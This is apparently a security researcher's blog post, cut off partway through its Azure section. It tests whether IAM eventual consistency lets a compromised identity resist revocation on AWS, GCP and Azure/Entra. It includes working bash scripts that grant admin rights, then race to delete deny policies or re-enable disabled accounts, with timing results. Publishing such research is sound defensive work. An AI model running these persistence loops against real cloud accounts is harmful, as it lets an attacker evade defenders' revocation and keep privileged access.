> For the complete documentation index, see [llms.txt](https://kabinet.gitbook.io/blog/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://kabinet.gitbook.io/blog/cloud-research/exploring-eventual-consistency-amongst-major-cloud-service-providers.md).
# Exploring Eventual Consistency amongst major cloud service providers
## Background and motivation
While scrolling through Twitter, I came across a research by OffensAI on [Exploiting AWS IAM Eventual Consistency for Persistence](https://www.offensai.com/blog/aws-iam-eventual-consistency-persistence).
I thought the technique was pretty interesting. I tried to find similar/relevant articles for the other Major Cloud Service Providers (CSPs) but there isn't any documentation/research out there. I was bored and decided to explore it myself.

Looking at Statista, we can identify the CSPs with the majority market share.
[Source: Statista - Worldwide market share of leading cloud infrastructure service providers](https://www.statista.com/chart/18819/worldwide-market-share-of-leading-cloud-infrastructure-service-providers)
Just nice, I have accounts for AWS, Azure, GCP and Alibaba Cloud and didn't have to do much setting up.
But first, let's understand what the heck is eventual consistency and how it works.
***
## What is Eventual Consistency?

So the TL;DR from the Wikipedia screenshot is
* To achieve **high availability** and **fault tolerance**, distributed systems replicate data across multiple nodes or regions.
* Writes are often propagated asynchronously to replicas, so **updates are not immediately visible** everywhere.

* During this propagation window, **different replicas may return different values** for the same data.
* This behavior is **expected** and allowed under the eventual consistency model (it is not a bug).
## Eventual Consistency in AWS

How AWS uses eventual consistency is widely explored and explained within the AWS Documentation and OffensAI Blog, so I won't beat a dead horse here.
I highly recommend reading the articles linked below to understand how an attacker can persist in an AWS environment using eventual consistency.
* [OffensAI - Exploiting AWS IAM Eventual Consistency for Persistence](https://www.offensai.com/blog/aws-iam-eventual-consistency-persistence)
* [AWS IAM Troubleshooting Documentation](https://docs.aws.amazon.com/IAM/latest/UserGuide/troubleshoot.html)
Based on the OffensAI research, in an AWS environment, it takes about 4 seconds for data to be eventually consistent.

We can validate this finding by using the scripts in the relevant [hackingthe.cloud article](https://hackingthe.cloud/aws/post_exploitation/iam_persistence_eventual_consistency/).
Setting up the test
```bash
aws iam create-user --user-name bob
aws iam create-access-key --user-name bob
aws iam attach-user-policy --policy-arn arn:aws:iam::aws:policy/AdministratorAccess --user-name bob
ts(){ date +"%Y-%m-%d %H:%M:%S.%3N"; }
echo "[$(ts)] Putting DenyAllActions policy"
aws iam put-user-policy --user-name bob --policy-name DenyAllActions --policy-document '{ "Version": "2012-10-17", "Statement": [ { "Effect": "Deny", "Action": "*", "Resource": "*" } ] }'
```
Concurrently, in a separate tab
```bash
#!/bin/bash
USERNAME="bob"
PROFILE="bob"
ts() {
date +"%Y-%m-%d %H:%M:%S.%3N"
}
while true; do
echo "[$(ts)] Checking inline policies for user $USERNAME"
# Remove any inline policies
for policy in $(aws iam list-user-policies \
--user-name "$USERNAME" \
--query 'PolicyNames' \
--output text \
--profile "$PROFILE"); do
echo "[$(ts)] Deleting inline policy: $policy"
aws iam delete-user-policy \
--user-name "$USERNAME" \
--policy-name "$policy" \
--profile "$PROFILE"
done
echo "[$(ts)] Checking attached managed policies for user $USERNAME"
sleep 1
done
```
Here we can see the chain of events:
| Time | Event |
| -------- | -------------------------------------------------------- |
| 01:30:11 | `DenyAllPolicy` put to the user |
| 01:30:12 | No policy identified |
| 01:30:14 | Identified and deleted the inline `DenyAllPolicy` policy |
| 01:30:21 | Credential is still working fine |
| 01:30:23 | Able to continue querying the IAM API |
The result is consistent with OffensAI's prior research.
## Eventual Consistency amongst other Cloud Providers
Now to the fun part of this article, I'll be exploring if other major cloud providers also use eventual consistency, and if so, are they exploitable similar to AWS.
### Eventual Consistency in GCP

Looking at the GCP IAM documentation, we can see that the GCP IAM API is eventually consistent as well.
**Steps for testing**
1. Create a service account with Owner Role attached
2. Run a script to check if service account is disabled, if it's disabled, enable the service account
3. Disable the service account
At the end of the script execution, we can have a rough estimate of how long the eventual consistency window is.
#### Setup
Here's the script to set up a service account and create its key
```bash
#!/bin/bash
PROJECT_ID="model-craft-486613-u6"
SA_NAME="bob-service-account"
SA_DISPLAY_NAME="Service account for automation"
SA_KEY_FILE="./bob-service-account-key.json"
# Create the service account
echo "Creating service account $SA_NAME..."
gcloud iam service-accounts create $SA_NAME \
--display-name "$SA_DISPLAY_NAME"
# Grant Owner role to the service account
echo "Attaching roles/owner to the service account..."
gcloud projects add-iam-policy-binding $PROJECT_ID \
--member="serviceAccount:$SA_NAME@$PROJECT_ID.iam.gserviceaccount.com" \
--role="roles/owner"
# Generate a JSON key for the service account
echo "Creating key for service account..."
gcloud iam service-accounts keys create $SA_KEY_FILE \
--iam-account="$SA_NAME@$PROJECT_ID.iam.gserviceaccount.com"
```
Here's the script to evaluate the eventual consistency, we leave it running in a separate tab
```bash
#!/bin/bash
PROJECT_ID="model-craft-486613-u6"
SA_NAME="bob-service-account"
SA_EMAIL="$SA_NAME@$PROJECT_ID.iam.gserviceaccount.com"
ts() {
date +"%Y-%m-%d %H:%M:%S.%3N"
}
while true; do
DISABLED=$(gcloud iam service-accounts describe "$SA_EMAIL" \
--project="$PROJECT_ID" \
--format=json 2>/dev/null | jq -r '.disabled // false')
if [[ "$DISABLED" == "true" ]]; then
echo "[$(ts)] Service account DISABLED → enabling..."
gcloud iam service-accounts enable "$SA_EMAIL" \
--project="$PROJECT_ID"
echo "[$(ts)] Enable command sent."
else
echo "[$(ts)] Service account is enabled."
fi
sleep 1
done
```
Note: to run two different accounts in two different tabs, we can configure it like so
```bash
gcloud config configurations create bob
gcloud config configurations activate bob
gcloud auth login bob-service-account@model-craft-486613-u6.iam.gserviceaccount.com
gcloud config configurations create owner
gcloud config activate owner
gcloud auth login redacted@gmail.com
```
Now we can create two tabs, export the env variable and run the commands respectively
```bash
export CLOUDSDK_ACTIVE_CONFIG_NAME=bob
./eval.sh
```
```bash
export CLOUDSDK_ACTIVE_CONFIG_NAME=owner
ts(){ date +"%Y-%m-%d %H:%M:%S.%3N"; };
echo "[$(ts)] Disabling bob-service-account"; gcloud iam service-accounts disable bob-service-account@model-craft-486613-u6.iam.gserviceaccount.com
```
> If anyone knows of a better way to do this please lmk, it's kinda painful to configure and deal with
#### Intended behavior

Here, we can see that upon disabling the service account, there will be an error stating that the token is invalid.
#### Evaluating Eventual Consistency

Here we can see the chain of events:
| Time | Event |
| -------- | ---------------------------------------------------------------------- |
| 01:43:05 | Account is enabled |
| 01:43:08 | Command to disable account is sent out |
| 01:43:10 | Detected that account is disabled and error message with invalid grant |
| 01:43:11 | Command to enable service account is sent |
| 01:43:13 | Account is enabled |
The time to exploit the eventual consistency seems to be around 5 seconds, similar to AWS. I was able to replicate this attack window consistently.
### Eventual Consistency in Azure and Entra

Within the Entra Architecture documentation, it is mentioned that the Entra directory model uses eventual consistency.
[Source: Microsoft Entra Architecture](https://learn.microsoft.com/en-us/entra/architecture/architecture)
#### Setup
Similar to the GCP example previously: **Steps for testing**
1. Create a user with Global Administrator role
2. Disable the user with Global Admin
Setup script
```bash
#!/bin/bash
USER_NAME="bob"
USER_UPN="bob@$(az account show --query tenantDefaultDomain -o tsv)"
DISPLAY_NAME="Bob"
PASSWORD="P@ssw0rd"
echo "Creating user: $USER_NAME..."
USER_OUTPUT=$(az ad user create \
--display-name "$DISPLAY_NAME" \
--password "$PASSWORD" \
--user-principal-name "$USER_UPN" \
--force-change-password-next-sign-in false)
USER_OBJECT_ID=$(echo "$USER_OUTPUT" | jq -r '.id')
echo "User created:"
echo " UPN: $USER_UPN"
echo " Password: $PASSWORD"
echo " Object ID: $USER_OBJECT_ID"
# Global Administrator role template ID (fixed)
ROLE_TEMPLATE_ID="62e90394-69f5-4237-9190-012177145e10"
echo "Assigning Global Administrator role to user..."
az rest --method POST \
--uri "https://graph.microsoft.com/v1.0/roleManagement/directory/roleAssignments" \
--headers "Content-Type=application/json" \
--body "{
\"@odata.type\": \"#microsoft.graph.unifiedRoleAssignment\",
\"roleDefinitionId\": \"$ROLE_TEMPLATE_ID\",
\"principalId\": \"$USER_OBJECT_ID\",
\"directoryScopeId\": \"/\"
}"
echo "Role assignment complete!"
```


Similarly, I need to run commands on both accounts concurrently. This can be achieved by setting the `AZURE_CONFIG_DIR` environment variable to point to separate directories for each identity. It's basically the same idea as GCP's `CLOUDSDK_ACTIVE_CONFIG_NAME`.
Now we can see in separate tabs, we are able to execute commands as different users.
#### Intended Behavior
Time
Event
17:45:24
Disable command is sent
Between 17:45:24 - 17:45:33
Bob is still able to query the GraphAPI
After 17:45:33
Bob's account get disabled


